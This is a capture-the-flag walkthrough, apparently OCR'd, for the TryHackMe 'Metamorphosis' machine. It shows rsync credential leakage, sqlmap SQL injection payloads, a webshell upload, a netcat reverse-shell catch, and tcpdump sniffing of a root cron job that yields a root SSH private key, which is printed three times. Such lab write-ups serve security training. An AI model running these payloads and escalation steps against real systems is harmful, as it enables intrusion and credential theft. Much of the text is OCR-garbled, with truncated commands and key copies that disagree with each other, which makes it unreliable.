# Metamorphosis

### **Enumeration**

# website didnt seemed to interesting and smb shares also didnt had any open shares

# enumrated rsync service and accessed its COnf share and copied its contents

```
# nmap -sV --script "rsync-list-modules" -p 873 $ip
starting Nmap 7.91 ( https://nmap.org ) at 2021-07-23 10:13 EDT
stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
ISE Timing: About 97.73% done; ETC: 10:13 (0:00:00 remaining)
Imap scan report for 10.10.164.14
Host is up (0.45s latency).
       STATE SERVICE VERSION
ORT
373/tcp open rsync (protocol version 31)
 rsync-list-modules:
   Conf
                       All Confs
Service detection performed. Please report any incorrect results at https:,
Imap done: 1 IP address (1 host up) scanned in 4.04 seconds
—(root 
CyberJunkie)-[~/Tryhackme/Metamorphosis_THM]
-# rsync -av rsync://$ip:873/Conf /root/Tryhackme/Metamorphosis THM
eceiving incremental file list
ccess.conf
luezone.ini
ebconf.conf
.dap.conf
.vm.conf
ysql.ini
ohp.ini
orts.conf
esolv.conf
creen-cleanup.conf
mb.conf
ebapp.ini
```

# we get web credentials from webapp.ini file

```
L# cat webapp.ini
[Web_App]
env = prod
user = tom
password = theCat
[Details]
Local = No
```

# The /admin tells us that only make sure only developement team has access to the /admin panel. AS webapp.ini is a config file we can change the env =prod to dev and then upload it to the rsync and then access it

```
[Web_App]
env = dev
user = tom
password = theCat
[Details]
Local = No
```

# NOw we get a admin panel

### **Nmap**

```
http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Apache2 Ubuntu Default Page: It works
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
                       (protocol version 31)
873/tcp open rsync
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%),
ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2
(92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: Host: INCOGNITO; OS: Linux; CPE: cpe:/o:linux:linux kernel
Host script results:
| clock-skew: mean: 32s, deviation: 1s, median: 31s
| nbstat: NetBIOS name: INCOGNITO, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
I smb-os-discovery:
  OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
  Computer name: incognito
  NetBIOS computer name: INCOGNITO\x00
  Domain name: \x00
 FQDN: incognito
System time: 2021-07-23T14:04:54+00:00
| smb-security-mode:
 account used: guest
  authentication level: user
  challenge response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
1 2.02:
   Message signing enabled but not required
| smb2-time:
| date: 2021-07-23T14:04:54
|_ start_date: N/A
```

## gobuster

/.hta (Status: 403) [Size: 277] /.htpasswd (Status: 403) [Size: 277] /.htaccess (Status: 403) [Size: 277]

/admin (Status: 301) [Size: 312] [--> http://10.10.164.14/admin/]

/index.php (Status: 200) [Size: 10818] /server-status (Status: 403) [Size: 277]

# Exploitation

# we find sql injection in the post form and now we will dump the db

```
:37:17] [INFO] POST parameter 'username' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
IT parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
Imap identified the following injection point(s) with a total of 66 HTTP(s) requests:

'ameter: username (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: username=tom" AND 3065=3065-- AIYG

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: username=tom" AND (SELECT 2641 FROM (SELECT(SLEEP(5)))kCTL)-- jaCQ

Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

Payload: username=tom" UNION ALL SELECT NULL,NULL,CONCAT(0x71787a7071,0x4a72646d4552675557436f4b596a7a4d52655847447747714b78754a4364444

1,0x7162786b71)-- -
```


#### # WE find databases name

```
back-end DBMS: MySQL >= 5.0.12
[11:39:27] [INFO] fetching database names
available databases [5]:
[*] db
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[11:39:28] [INFO] fetched data logged to text files
```

#### # Table names


```
[11:40:24] [INFO] fetching
Database: db
[1 table]
+----+
| users |
+----+
```

### #columns



# dumping the db was waste but we can upload a webshell with help of sqlmap

# sqlmap offers a osshell flag which creats a file upload fucntinality on website and we can then upload a shell



# we upload a shell anc catch it back

```
# nc -nvlp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.164.14] 36810
Linux incognito 4.15.0-144-generic #148-Ubuntu SMP Sat May 8 02:3
4 x86_64 GNU/Linux
15:57:41 up 2:01, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHuid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

Q metamorphosis.thm/webshell.php

Kali Tools \ Kali Forums \ Kali Docs \ NetHunter \ N Offensiv
```

## **Post Exploitation**

- # NOw after some enumaration i noticed that tcpdump has capabilities set to it, also the room had sniff as a topic so i knew that this was the vector
- # RAn pspy and then got to know that a root cronnjob is running which is curling to port 1027 of local host so we have to capture that

```
/bin/sh /root/req.sh
/bin/sh -c /root/req.sh

ps -e -o pid,ppid,state,command

| usr/sbin/CRON -f
| curl http://127.0.0.1:1027/?admin=ScadfwerDSAd_343123ds123dqwe12
| /bin/sh /root/req.sh
| /bin/sh -c /root/req.sh
| ps -e -o pid,ppid,state,command
| ps -e -o pid,ppid,state,command
| curl http://127.0.0.1:1027/?admin=ScadfwerDSAd_343123ds123dqwe12
| /bin/sh /root/req.sh
```

# Now using tcpdump

..4...3Content-Type: text/html; charset=utf-8

ontent-Length: 1678

erver: Werkzeug/1.0.1 Python/3.6.9 ate: Fri, 23 Jul 2021 16:34:01 GMT

### ----BEGIN RSA PRIVATE KEY----

IIEpAIBAAKCAQEAyLHluXzbi43DIBFC47uRqkXTe72yPGxL+ImFwvOw8D/vd9mj t5SXjXSVtn6TguV2SFovrTlreUsv1CQwCSCixdMyQIWCgS/d+LfUy03SC4FEr+k J0ALG6wdjmHdRDW91JW0pG9Q+nTyv22K0a/yT91ZdlL/5cVjGKtYIob/504AdZZ NyCGq8t7ZUKhx0+TuKKcr2dDfL6rC5GBAnDkMxqo6tjkUH9nlFK7E9is0u1F3Zx rgn6PwOLDHeLgrQUok8NUwxDYxRM5zXT+I1Lr7/fGy/50ASvyDxZyjDuHbB7s14 2HI32lVrx8u4X9Y2zgIU/mlIjuUtTyIAH4kswIDAQABAoIBAQCcPUImIPmZrwcU 9tLBx7je/CkCI3VVEngds9XcfdxUZTPrPMsk490IFpbmt6uG37Qxp2QuauEsUEg OuxCbtHJSB169XUftXAMzLAurFY09rHOcK84HzeGl3t6+N0U2PGrqdAzoyVblef 9vZ3D46Idj3LS9pDumLnNZ0rZAWcaHW+rgjNgjsoBdQL7HGW+sacDAmZzU/Eti9 H97NnrxkZuGXcnabXWcUj0HFHssCpF8KFPT3xxwtrqkUTJdMvUxxCD54HXiKM3u LXlX+HwHfLKHugYvLUuez7XFi6UP83Hiqmq48kB09sBa2iTV/iy6mHe7iyeELaa o7WHF2hAoGBAOPxNWc3vH18qu3WC6eMphPdYOaGBjbNBOgzJxzh/evxpSwRSG9V 3gNgKJ8zccQff/HH1n54VS+tuF7RCykRNb+Ne7K/uiDe1TpOKEMi7XtXOYHy5s1 ykL00PdSs4hN1jMJjkSfPgdNPmxM3bbJMHDPjdQXAK6DnXmOCETaPAnAoGBAOFm hqv80REYFq+h1mDzMJn5WsNQQZnvvetJR7g3gfKcVblwMhlh504Tf3o000GCKC1 4iWMNb6uitKfTmGNta5X8ChWSVxXbb9fOWCOudNGt/fb70SK6fK9CSl66i/niIw Icu0tpS/T3MogwMiGk87ivtW3bK20TsnY0tX3KVAoGAEeJdBEo10ctMRfjjVTQN 8Uk0zF0z1vqpKV0zk9U8uw0v25jtoiRPwwgKZ+NLa83k5f198NJULLd+ncHdFE3 X8okCHROkEGrjTWQpyPYajL/yhhaz4drtTEgPxd4CpvA0KRRS0ULQttmqGyngK3 ZQ2D3T4oyYh+FIl2UKCm0UCgYEAyiHWqNAnY02+ayJ6FtiPg7fQkZQtQCVBqLNp qtl8e6mfZtEq3IBkAiySIXHD8Lfcd+KZR7rZZ8r3S7L5g5ql11edU08uMtVk4j3 IpxcIRBGYsylYf6BluHXmY9U/0jSF3QTCq9hHTwDb+6EjibDGVL4bDWWU3KHaFk PsboZECgYAVK5KksKV2lJqjX7x1xPAuHoJEyYKiZJuw/uzAbwG2b4YxKTcTXhM6 lH5GV7D5xijpfznQ/eZcTpr2f6mfZQ3roO+sah9v4H3LpzT8UydBU2FqILxck4v IaR6ed2y/NbuyJ0Iy7paSR+SlWT5G68FLaOmRzBgYdD0duhl061ww==

# AFter few minutes when cronjob ran, we got this private rsa key

#### ----BEGIN RSA PRIVATE KEY----

MIIEpAlBAAKCAQEAyLHluXzbi43DIBFC47uRqkXTe72yPGxL+ImFwvOw8D/vd9mj rt55XjXSVtn6TguV2SFovrTIreUsv1CQwCSCixdMyQIWCgS/d+LfUyO3SC4FEr+k wJ0ALG6wdjmHdRDW91JW0pG9Q+nTyv22K0a/yT91ZdIL/5cVjGKtYlob/504AdZZ 5NyCGq8t7ZUKhx0+TuKKcr2dDfL6rC5GBAnDkMxqo6tjkUH9nIFK7E9is0u1F3Zx qrgn6PwOLDHeLgrQUok8NUwxDYxRM5zXT+I1Lr7/fGy/50ASvyDxZyjDuHbB7s14 K2HI32IVrx8u4X9Y2zgIU/mIIjuUtTyIAH4kswIDAQABAoIBAQCcPUImIPmZrwcU 09tLBx7je/CkCl3VVEngds9XcfdxUZTPrPMsk490IFpbmt6uG37Qxp2QuauEsUEg v0uxCbtHJSB169XUftXAMzLAurFY09rHOcK84HzeGl3t6+N0U2PGrqdAzoyVblef U9yZ3D46Idj3LS9pDumLnNZ0rZAWcaHW+rgjNqjsoBdQL7HGW+sacDAmZzU/Eti9 mH97NnrxkZuGXcnabXWcUj0HFHssCpF8KFPT3xxwtrqkUTJdMvUxxCD54HXiKM3u jLXIX+HwHfLKHugYvLUuez7XFi6UP83Hiqmq48kB09sBa2iTV/iy6mHe7iyeELaa 9o7WHF2hAoGBAOPxNWc3vH18qu3WC6eMphPdYOaGBjbNBOgzJxzh/evxpSwRSG9V

63gNgKJ8zccQff/HH1n54VS+tuF7RCykRNb+Ne7K/uiDe1TpOKEMi7XtXOYHy5s1
tykL0OPdSs4hN1jMJjkSfPgdNPmxM3bbJMHDPjdQXAK6DnXmOCETaPAnAoGBAOFm
Fhqv8OREYFq+h1mDzMJn5WsNQQZnvvetJR7g3gfKcVblwMhlh504Tf3o00OGCKC1
L4iWMNb6uitKfTmGNta5X8ChWSVxXbb9fOWCOudNGt/fb70SK6fK9CSl66i/nilw
clcu0tpS/T3MoqwMiGk87ivtW3bK20TsnY0tX3KVAoGAEeJdBEo1OctMRfjjVTQN
28Uk0zF0z1vqpKVOzk9U8uw0v25jtoiRPwwgKZ+NLa83k5f198NJULLd+ncHdFE3
LX8okCHROkEGrjTWQpyPYajL/yhhaz4drtTEgPxd4CpvA0KRRS0ULQttmqGyngK3
sZQ2D3T4oyYh+FII2UKCm0UCgYEAyiHWqNAnY02+ayJ6FtiPg7fQkZQtQCVBqLNp
mqtl8e6mfZtEq3lBkAiySIXHD8Lfcd+KZR7rZZ8r3S7L5g5ql11edU08uMtVk4j3
vlpxcIRBGYsylYf6BluHXmY9U/OjSF3QTCq9hHTwDb+6EjibDGVL4bDWWU3KHaFk
GPsboZECgYAVK5KksKV2lJqjX7x1xPAuHoJEyYKiZJuw/uzAbwG2b4YxKTcTXhM6
ClH5GV7D5xijpfznQ/eZcTpr2f6mfZQ3roO+sah9v4H3LpzT8UydBU2FqlLxck4v
QlaR6ed2y/NbuyJOly7paSR+SIWT5G68FLaOmRzBqYdDOduhl061ww==
-----END RSA PRIVATE KEY-----

# ssh as root

```
—(root⊚сурегјинкте)-[~/тупаскте/метато.
-# ssh root⊚$ip -i <u>id rsa</u>
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canon
                   https://ubuntu.com/adva
* Support:
 System information as of Fri Jul 23 16:3
 System load:
                0.0
                                   Processe
 Usage of /: 53.6% of 8.79GB
                                   Users lo
 Memory usage: 84%
                                   IP addre
 Swap usage:
                0%
0 updates can be applied immediately.
Last login: Sat Apr 10 19:40:46 2021
root@incognito:~#
```

### Loot

### **Credentials**

# credentials

# ROOT ssh key

#### ----BEGIN RSA PRIVATE KEY----

MIIEpAlBAAKCAQEAyLHluXzbi43DIBFC47uRqkXTe72yPGxL+ImFwvOw8D/vd9mj rt5SXjXSVtn6TguV2SFovrTlreUsv1CQwCSCixdMyQIWCgS/d+LfUyO3SC4FEr+k wJ0ALG6wdjmHdRDW91JW0pG9Q+nTyv22K0a/yT91ZdIL/5cVjGKtYlob/504AdZZ 5NyCGq8t7ZUKhx0+TuKKcr2dDfL6rC5GBAnDkMxqo6tjkUH9nIFK7E9is0u1F3Zx qrgn6PwOLDHeLgrQUok8NUwxDYxRM5zXT+I1Lr7/fGy/50ASvyDxZyjDuHbB7s14 K2HI32IVrx8u4X9Y2zgIU/mlljuUtTyIAH4kswIDAQABAoIBAQCcPUImIPmZrwcU 09tLBx7je/CkCl3VVEngds9XcfdxUZTPrPMsk490IFpbmt6uG37Qxp2QuauEsUEg v0uxCbtH|SB169XUftXAMzLAurFY09rHOcK84HzeG|3t6+N0U2PGrqdAzoyVblef U9yZ3D46Idj3LS9pDumLnNZ0rZAWcaHW+rgjNqjsoBdQL7HGW+sacDAmZzU/Eti9 mH97NnrxkZuGXcnabXWcUj0HFHssCpF8KFPT3xxwtrqkUTJdMvUxxCD54HXiKM3u jLXIX+HwHfLKHugYvLUuez7XFi6UP83Higmg48kB09sBa2iTV/iy6mHe7iyeELaa 9o7WHF2hAoGBAOPxNWc3vH18qu3WC6eMphPdYOaGBjbNBOqzJxzh/evxpSwRSG9V 63gNgKJ8zccQff/HH1n54VS+tuF7RCykRNb+Ne7K/uiDe1TpOKEMi7XtXOYHy5s1 tykL0OPdSs4hN1jMJjkSfPgdNPmxM3bbJMHDPjdQXAK6DnXmOCETaPAnAoGBAOFm Fhqv8OREYFq+h1mDzMJn5WsNQQZnvvetJR7g3gfKcVblwMhlh504Tf3o000GCKC1 L4iWMNb6uitKfTmGNta5X8ChWSVxXbb9fOWCOudNGt/fb70SK6fK9CSI66i/nilw clcu0tpS/T3MoqwMiGk87ivtW3bK20TsnY0tX3KVAoGAEeJdBEo1OctMRfjjVTQN 28Uk0zF0z1vqpKVOzk9U8uw0v25jtoiRPwwgKZ+NLa83k5f198NJULLd+ncHdFE3 LX8okCHROkEGrjTWQpyPYajL/yhhaz4drtTEgPxd4CpvA0KRRS0ULQttmgGyngK3 sZQ2D3T4oyYh+FII2UKCm0UCgYEAyiHWqNAnY02+ayJ6FtiPg7fQkZQtQCVBqLNp mqtl8e6mfZtEq3IBkAiySIXHD8Lfcd+KZR7rZZ8r3S7L5g5ql11edU08uMtVk4j3 vlpxcIRBGYsylYf6BluHXmY9U/OjSF3QTCq9hHTwDb+6EjibDGVL4bDWWU3KHaFk GPsboZECgYAVK5KksKV2IJqjX7x1xPAuHoJEyYKiZJuw/uzAbwG2b4YxKTcTXhM6 CIH5GV7D5xijpfznQ/eZcTpr2f6mfZQ3roO+sah9v4H3LpzT8UydBU2FqILxck4v QlaR6ed2y/NbuyJOly7paSR+SIWT5G68FLaOmRzBqYdDOduhl061ww== ----END RSA PRIVATE KEY----

## Flags

## # user flag

4ce794a9d0019c1f684e07556821e0b0

## # Root Flag

7ffca2ec63534d165525bf37d91b4ff4